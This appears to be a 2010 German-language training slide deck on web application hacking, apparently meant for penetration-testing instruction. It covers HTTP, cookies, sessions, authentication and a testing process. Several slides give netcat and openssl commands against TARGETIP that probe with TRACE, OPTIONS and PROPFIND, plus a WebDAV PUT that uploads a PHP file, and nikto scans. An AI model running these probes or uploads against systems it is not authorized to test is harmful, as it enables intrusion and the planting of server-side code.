IndianZ

Webapp-Hacking

Webapp-Hacking means trying to break the security of a webapplication or website.

December 2010

Haftung + Verantwortung

- **WebApp Hacking kann gesetzlich als Straftat (Hacking) verfolgt werden**
- **Exploits verursachen unvorhersehbare Zustände in Systemen (produktiv?)**
- **Die in dieser Präsentation beschriebenen Techniken können auch für kriminelle Zwecke verwendet werden**
- **Verantwortungsvoller Umgang mit diesem Wissen wird vorausgesetzt**
- **IndianZ übernimmt KEINERLEI Haftung bei der legalen oder illegalen Anwendung dieses Wissens**


Agenda

- HTTP-Protokoll
- Sessions und Cookies
- Authentifizierung
- Web 2.0
- Webapp-Hacking
  - Kickoff, Footprinting, Portscanning, Fingerprinting, Vulnerability Research, Exploiting, Hide Traces, Documentation, Presentation, Debriefing
- Hardening
  - Generell, Apache, IIS


HTTP

- HTTP = HyperText Transfer Protocol
- WWW = World Wide Web
  - 1989, CERN, Tim Berners-Lee
  - 30. April 1993 Live
- HTML = Hypertext Markup Language (W3C)
- URL = Uniform Resource Locator
- URI = Uniform Resource Identifier
  - scheme://authority/path?query
  - http://www.indianz.ch/app?param1=x&param2=y
- RFC's: 1945 HTTP 1.0, 2616 HTTP 1.1, 2396 URI/URL

WebApps


Internet
DMZ
Intranet?
HTTP Request
GET/POST/...
Clear/SSL
Firewall
Rev Proxy
IDS/IPS
WAF
Webserver
Addons
Webapps
DB
DB
HTTP Response
HTML, JS, VBS,
Cookies, IMG,
CSS, Objects,
...
Pound
Squid
ISA
...
Snort
...
Mod_Security
URLscan
...
Apache
IIS
Cold Fusion
...
JAVA
PHP
Tomcat
Middleware
...
Perl
C/C++
JSP
PHP
...
SQL via
ADO
ODBC
JDBC
IIOP
RMI
SOAP
...

WebApp URLs


http: // www.x.y.z / path / index.php ? param1=x & param2=y
Firewall
Webserver
Webapps
DB
DB

HTTP

- Protocol is stateless and text-based
- Request / Response
  - Client sends request to server
  - Server sends response to client
- n-Tier
  - 3 = Präsentation, Logik und Daten
  - ISAPI = IIS Application Programming Interface
  - CGI = Common Gateway Interface
- Technologien
  - WebDAV (RFC 2518), XML (RSS), SOAP, AJAX, ...

HTTP Ressourcen

- Static or Script-generated
  - file.html Hypertext Markup Language
  - script.php Hypertext Preprocessor
  - script.asp Active Server Pages
  - script.aspx ASP.NET Script
- Dynamic
  - script.php?input1=a&input2=b
  - script.aspx?date=friday&time=1745
- Executables
  - app?input1=a&input2=b

HTML


- HyperText Markup Language (RFC 2854)
- Tags
  - <html></html>
  - Description
  - <html><body><h1>Title</h1> Text </body></html>
- HTML Entities
  - < = <
  - > = >
  - & = &
  - " = "
  - ' = '

HTTP Methoden


- **GET:** Leaves all data in URI
- **PUT:** Places data in body of request
- **HEAD:** Just shows response header (no body)
- **POST:** Body used for request (sensitive data)
- **TRACE:** Request is returned in response
- **OPTIONS:** Methods supported?
- **WebDAV:** MKCOL, DELETE, COPY, MOVE, LOCK, UNLOCK, PROPFIND, PROPATCH, (PUT)

Browsing HTTP

Verbinde auf TCP Port 80
vom Computer 217.26.54.22
und hole Einstiegsseite
mit "GET / HTTP/1.0"



Quelltext
Webseite
<Titel>
<Text>
<Bild>
<Link>
...



Browser
http://www.indianz.ch

HTTP GET Request

GET / HTTP/1.1 — Method, URI, Protocol

Host: www.indianz.ch — Header

User-Agent: Mozilla/5.0 (X11; U; Linux i686; de; rv:1.9.0.5) Gecko/2008121810 Gentoo Firefox/3.0.5

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: de-ch,de-de;q=0.7,en;q=0.3

Accept-Encoding: gzip,deflate

Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7

Keep-Alive: 300

Proxy-Connection: keep-alive

Pragma: no-cache

Cache-Control: no-cache

Body (leer)

HTTP Response

HTTP/1.1 200 OK — Status Code

Date: Sun, 28 Dec 2008 11:13:17 GMT — Header

Server: Apache/2.2.9 (FreeBSD) DAV/2 mod_hcgi/0.5.6 mod_ssl/2.2.9 OpenSSL/0.9.8h

Last-Modified: Fri, 26 Dec 2008 22:51:50 GMT

ETag: "5886fe-4d5-45efaf8738d80"

Accept-Ranges: bytes

Content-Length: 1237

Content-Type: text/html — Body (HTML)

(Wiederholung Request/Response für Stylesheet CSS sowie für indianz.jpg)

HTTP Caching

- Cache = Zwischenspeicher
  - GET
    - Client Files, Client History, HTTP Proxy, HTTP Server
  - POST
    - Client Files
- Cache kontrollieren
  - HTTP 1.0 Pragma: No-Cache
  - HTTP 1.1 Cache-Control: no-cache (revalidate first!)
  - HTTP 1.1 Cache-Control: no-store (browser!)

HTTP Commands

- **echo -e "OPTIONS * HTTP/1.0\n\n\n" | nc TARGETIP 80**
- **echo -e "HEAD / HTTP/1.1\n\n\n" | nc TARGETIP 80**
- **echo -e "GET HTTP/1.1\n\n" | nc -vv TARGETIP 80**
- **echo -e "GET HTTP/1.1\nHOST: 127.0.0.1\nREFERRER: 127.0.0.1\n\n" | nc TARGETIP 80**
- **echo -e "GET HTTP/1.1\nHOST: localhost\nREFERRER: localhost\n\n" | nc TARGETIP 80**
- **echo -e "TRACE HTTP/1.1\nHOST: localhost\nMax-Forwards: 5\n\n" | nc TARGETIP 80**
- **echo -e "TRACE HTTP/1.1\nHOST: www.x.y\nWhatever\n\n" | nc TARGETIP 80**

HTTP Commands

- **echo -e "PROPFIND / HTTP/1.1\nHOST: localhost\nContent-Length: 0\n\n" | nc TARGETIP 80**
- **echo -e "PROPFIND / HTTP/1.1\nHOST: localhost\nContent-Length: 0\n\n" | nc TARGETIP 80**
- **echo -e "PROPFIND / HTTP/1.1\nHOST: \nContent-Length: 0\n\n" | nc TARGETIP 80**
- **echo -e "PUT /lol.txt HTTP/1.1\nHOST: localhost\nContent-Length: 0\n\n" | nc TARGETIP 80**
- **echo -e "PUT /lol.php HTTP/1.1\nHOST: localhost\nContent-Length: XX\n\n" | nc TARGETIP 80**
  - **<?php phpinfo(); ?>**


HTTP Commands

- **ping www.xyz.com && browser TARGETIP**
- **echo -e "GET / HTTP/1.1\nHOST: www.x.y\n\n\n" | nc TARGETIP 80**
- **echo "`lynx -dump -crawl http://www.netcraft.com/whats/?host=IP | egrep -A1 "is running"`"**
- **nikto -D V -host TARGETIP**


SSL / TLS

- Secure Socket Layer / Transport Layer Security
  - SSL Version 3.0 / TLS Version 1.2
- SSL Session ID
- RFC's: 2246 (1.0), 4346 (1.1), 5246 (1.2)
- Algorithmen:
  - Key Exch: RSA, Diffie-Hellman, ECDH, SRP, PSK
  - Auth: RSA, DSA, ECDSA
  - Sym: RC4, Triple DES, AES, IDEA, DES, or Camellia (+RC2)
  - Hash: HMAC-MD5 or HMAC-SHA are used for TLS, MD5 and SHA for SSL (+MD2 and MD4)

TLS Handshake I/II



TLS Handshake II/II



HTTPS Commands

- **echo -e "OPTIONS * HTTP/1.0\n\n\n" | openssl s_client -quiet -connect TARGETIP:443**
- **echo -e "GET HTTP/1.1\n\n" | openssl s_client -quiet -connect TARGETIP:443**
- **openssl s_client -connect TARGETIP:443 2>&1 | sed -ne '/-BEGIN CERTIFICATE-/,/-END CERTIFICATE-/p'**
- **nikto -D V -port 443 -ssl -host TARGETIP**

Same Origin Policy

- Origin = Herkunft
  - Domainname + Protocol + Port
  - Untrusted: <frame src="...">
  - Fully trusted: <script src="...">
- Verletzung
  - User impersonieren (session hijack)
  - Website impersonieren (phishing)
- HTML
  - *SRC (img, iframe, object, embed, frames, …)
  - Cookies (domains vs nodes)

Sessions

- **Session ID's (Identität der Sitzung)**
  - **URL-basiert**
  - **Cookie-basiert**
  - **Hidden Form-Field**

IIS	**ASPSESSIONID**
J2EE	**JSESSIONID**
PHP	**PHPSESSID**
Apache	**SESSIONID**
Cold Fusion	**CFID, CFTOKEN**
Misc	**JservSessionID, JWSESSIONID, SESSID, SESSION, SID**

Cookies

- Cookie = Keks oder magisch
  - Name und Wert (ca. 4 KB)
  - RFC 2959
  - Login, Profil, Suchanfragen (Google!)
  - Browser-Cache
  - PREF:ID=38421e7a6c0294a1:TM=1230562128:LM=1230562128:S=OrBruhk1Q098VB-C
  - Editierbar
    - Cookie Editor, Notepad

Cookies

- **Name/Inhalt** Name des Cookies, Wert
- **Domain** default = <leer> = originating only
  indianz.ch
  .indianz.ch
- **Path** default = <leer> = originating only
  /webapp
- **Secure** default = no SSL
- **Expire** default = <kein Datum> = not persistent
  Ende der Sitzung oder Datum
- **HttpOnly** nur HTTP (kein Zugriff über Javascript)

Authentifizierung

- 401 Authentication
- Authentisierung
  - Form POST
  - Basic .htaccess, Base64, no Logout
  - Digest Challenge-Response (MD5/Pw), no Logout
  - NTLM Challenge-Response (RC4), encrypted Pw
  - Kerberos Negotiate, 2. Srvmsg = session key copy
  - Client Cert Certificate, PKI
- Authorisierung
  - Funktion versus Objekt

Web 2.0

- Geschäftslogik und Daten werden dem Client ausgelagert ;-)
- AJAX = Asychronous Javascript und XML, Frameworks
- Javascript Core Technologies
  - DHTML, DOM, XHR, SOAP, XML
- SOAP = Simple Object Access Protocol
- XML = eXtensible Markup Language
- JSON = Javascript Object Notation
- XHR = XML HTTP Request Object
- 2.0 Spezifikation: Client-Side-Scripting, Content Refresh, Asynchrone Kommunikation, andere Formate als HTML

Web 1.0 / 2.0

- **Web 1.0**
  - **Upstream: GET, POST**
  - **Downstream: HTML, CSS, (JS)**
  - **WAF = 4 Typen**
- **Web 2.0**
  - **Upstream: GET, POST, XML, SOAP**
  - **Downstream: XML, JS, JSON, proprietär**
  - **WAF = 8 Typen, Problematik proprietäre Typen**

Process

- 00 Kickoff
- 01 Footprinting
- 02 Portscanning
- 03 Fingerprinting
- 04 Vulnerability Research
- 05 Exploiting
- 06 Hide Traces
- 07 Documentation
- 08 Presentation
- 09 Debriefing

00 Kickoff

- Vertragverhandlungen, Vertrag
- Haftung, Geheimhaltung, Gesetze/Regulationen
- Ethik (Spielregeln)
- Test
  - Wurde der Vertrag unterschrieben?
  - Was ist das Ziel des Tests?
  - Was ist das Untersuchungsobjekt (Scope)?
  - Wer hat welche Verantwortung?
  - Wer sind die Ansprechpersonen?
  - Wie sieht der Testplan aus?
  - Was wird wie dokumentiert (Reporting)?

00 Kickoff


		Klassifikation (BSI)		
Informationsbasis		Blackbox	Whitebox	
Agressivität	passiv scannend	vorsichtig	abwägend	aggressiv
Umfang	vollständig	begrenzt		fokussiert
Vorgehensweise		verdeckt	offensichtlich	
